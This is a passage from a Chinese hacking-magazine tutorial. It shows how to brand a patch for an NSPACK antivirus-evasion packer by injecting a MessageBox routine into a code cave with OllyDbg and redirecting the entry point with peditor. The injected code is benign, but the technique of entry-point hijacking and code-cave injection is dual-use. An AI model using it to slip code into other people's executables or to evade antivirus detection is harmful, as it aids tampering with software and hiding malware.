


图4 补丁界面




图5 查找messagebox函数

在补丁窗口标题、补丁标题/程序名称、信息/注释那里填写好必要的信息，并且直接在“载入图标”那里把图标也换掉，之后点“下一步”。无论您做什么补丁，最后生成那里一定要去掉“加密可执行文件数据”和“压缩可执行文件”两个选框前面的钩钩，如图3。




图6 反汇编后的代码




图7 选汇编选项

生成的补丁如图4，并不是很美观。

用ODbyDYK（用OD也可以，这个是别人修改的版本，现在手里就有它，所以就用它了）载入生成的补丁，复制记录下入口点00405BE8，接着在命令框里输入BPX ＊，回车，查找messagebox这个函数，随便找到一个，如图5。

鼠标指针放在黄色区域上按右键，点“在反汇编窗口中跟随”来到了下面，如图6。

004032E5 |. E8 4ADDFFFF call <jmp.&user32.MessageBoxA> \MessageBoxA 看到了这句，在上面右键，选“汇编“，如图7。




图8 找一片空区域





图9 用00填充

记录下弹出这个窗口里的call 00401034（这个地址要记住哦，下面要用到的），这个是调用MessageBox这个API。刚刚我们载入程序时找到入口点为00405BE8，接着向下拉，找到大片的空白区域，如图8。

然后选中一块区域，按鼠标右键，选择二进制——使用00 填充，如图9。

在图9中选择一个地址，就00405E49吧，在这里按鼠标右键—选择二进制—编辑，如图10。

然后在ASCII后面的框里输入中文，也就是图1中标题栏上的文字“黑客手册出品”，如图11。


图10 编辑代码




图11 写上文字

“黑客手册出品“这几个汉字转换成了图11中的红色部分。

之后记下00405E5C这个地址，在这个地址上按照刚才的操作输入图1中的，“黑客手册NSPACK免杀壳补丁，CC制作”，如图12，输入完毕红色部分。





图12 继续输入文字

好了，我们一共记录了四个地址了，00405E49和00405E5C，还有入口点的地址和一个API函数的地址，继续向下拉，从00405E8C（这个地址也要记住，一会入口点改写在这里）向下NOP掉一块区域，在00405E8E这里开始写：

```
PUSH 0
PUSH 00405E49（刚才记录的地址哦）
PUSH 00405E5C（也是刚才记录的地址哦）
PUSH 0
CALL 00401034（上文说过的要用到的那个函数地址哦）
JMP 00405BE8（跳回入口点）
```


图13 黑手LOGO

好了，用ODbyDYK选上所有修改的部分，保存文件吧。有的时候会出现“在可执行文件中无法定位数据，有个简单的解决方式，那就把空白区域选择的向上一点。当然你做的时候不要完全跟着图示一个地址都不差的去做，不同的文件情况不同。接下来用peditor把入口改成00405E8C。另外注意一个要点：开始是用二进制00填充的，这里很重要，因为我们在中间打了汉字，汉字必须夹在00填充的中间，如果用NOP填充将显示乱码。最后点“确定“弹出补丁界面，就为了在程序启动之前加这样一个小框是不是费了很大力气呀？不过看着自己亲手的劳动成果是欣慰的，呵呵。


图14 ResHacker载入补丁

二、补丁界面的美化和手工添加图片

